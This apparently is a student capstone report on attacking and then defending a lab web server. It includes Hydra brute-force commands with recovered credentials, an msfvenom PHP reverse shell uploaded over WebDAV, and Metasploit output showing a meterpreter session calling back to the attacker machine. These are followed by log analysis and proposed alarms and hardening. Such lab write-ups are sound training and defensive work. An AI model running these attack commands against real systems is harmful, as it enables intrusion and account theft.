Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	This is the Apache Web server that users connect to.
Elk	192.168.1.100	This machine records data from the Capstone web server to analyze.
Kali	192.168.1.90	This is the attacking machine. It uses Kali Linux.
Windows Hyper-V	192.168.1.1	This is the host machine containing the virtual machines.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame.	This makes it easier to execute brute force attacks.
A3:2017-Sensitive Data Exposure	An organization unknowingly exposes sensitive data, that is either secured weakly or not at all.	Attackers have easy access to critical information. Making it easy to steal information, user accounts, etc.
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in “require,” “include,” or similar functions.	This vulnerability enables an attacker to upload files remotely and to execute code through those files.
Weak Passwords	Simple or common passwords that are shorter and don’t contain special characters.	These passwords can be found easily using a dictionary based attack.
Directory Traversal Arbitrary File Access	It is possible to read arbitrary files on the remote host outside the web server’s document directory using a specially crafted URL.	An attacker is able to read files not intended for outside use. They can gather more information like passwords.

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes
Used the Hydra program to execute a brute force attack. It was paired with the rockyou dictionary against a suspected username and http-get on secret_folder.

Command used:
hydra -l ashton -P rockyou.txt -s 80 -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder


02

Achievements
This exploit successfully found the password. Username is ashton and password is leopoldo. This granted access to secret information about how to access files on the server.

03

Command:
hydra -l ashton -P rockyou.txt http-get http://192.168.1.105/company_folders/secret_folder

Output: leopoldo




```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-02 10:14:16
```

Exploitation: A3:2017-Sensitive Data Exposure

01

Tools & Processes


I used another vulnerability (directory traversal) to view secret files and found a username and password hash. Then I used Crackstation to get the password “linux4u.” This file also contained information on how to access and upload files onto the webserver’s secret folder.

02

Achievements

This granted me access to a more privileged user account. As well as providing a way to upload a payload onto the web server.

03



Exploitation: CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program

01


Tools & Processes

Used msfvenom to create a php reverse shell payload. Used WebDav and Ryan's information I found to upload the payload onto the web server file system. Launched Metasploit console and used multi/handler to run the listener.

02

Achievements

When the payload was executed I gained access to a meterpreter shell on the target web server.





```
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interf
ace may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.1
05:55602) at 2022-02-02 10:37:55 -0800

meterpreter > ls -la
Listing: /var/www/webdav
=========================
```

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occurred at Feb 2, 2022 @ 18:52.
- 24,376 packets were sent from IP: 192.168.1.90
- The attack sends thousands of requests on many ports indicating this is a scan to find open ports.




Analysis: Finding the Request for the Hidden Directory

- The request was at 2:32. There were 2 requests.
- The connect_to_corp_server file was requested and it contains information on how to connect and upload to the web server.




Analysis: Uncovering the Brute Force Attack

- There were 15,370 requests made in the attack
- The attacker made 15,369 requests before finding the password.



Analysis: Finding the WebDAV Connection

- There were 28 requests to the WebDav directory.
- The Password.dav file was requested.
- shell.php was also requested several times.



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Alerting when a single source IP is talking to a large number of ports on a single destination IP.

What threshold would you set to activate this alarm?

- The threshold would be 10 or more connections within a 5 minute period.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Configure a firewall to filter port scans.
- Reduce any unnecessary open ports.

Describe the solution.

- A firewall is able to detect port scans in progress and shut them down.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Alerting when http response 404 or 401 exceeds threshold. (Watching for dirb attack)

What threshold would you set to activate this alarm?

- The threshold for this alarm can be set to around 10 and adjusted from there.

System Hardening

What configuration can be set on the host to block unwanted access?

- Block excessive http get requests with a firewall.
- Require more complicated passwords.

Describe the solution.

- Set up password requirements as part of the security culture.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Alert after a certain number 401 unauthorized.
- Alarm if the User_agent is Hydra.

What threshold would you set to activate this alarm?

- The threshold would be 3 failed attempts to login within a 10 minutes period

System Hardening

What configuration can be set on the host to block brute force attacks?

- Limit the number of login attempts within a period of time to 3 tries.
- Block if User_agent is hydra

Describe the solution.

- Configure the web server to ban a user after 3 failed attempts for 10 minutes.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Detect when an IP from outside of the whitelisted IP addresses attempts a HTTP GET request. The whitelist should be updated semi annually.

What threshold would you set to activate this alarm?

- The threshold is 1 or more connections.

System Hardening

What configuration can be set on the host to control access?

- Configure a firewall to deny access to any non-whitelisted IP address.
- Having complicated passwords will once again help prevent attackers gaining access.

Describe the solution.

- Set the firewall to block HTTP GET requests (excluding the whitelist) for the WebDav file sharing system.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm when the server initiates a connection to an IP outside the local network.

What threshold would you set to activate this alarm?

- This threshold would be 1 or more.

System Hardening

What configuration can be set on the host to block file uploads?

- Set an upload filter to deny uploads that could be malicious.
- Setting the WebDav folder to read only would prevent payloads from being easily executed.

Describe the solution.

- Using the following command to edit allowed file types to only the ones accepted.
- AppCmd list config "Default Web Site/" /section:system.webServer/security/requestFiltering


The End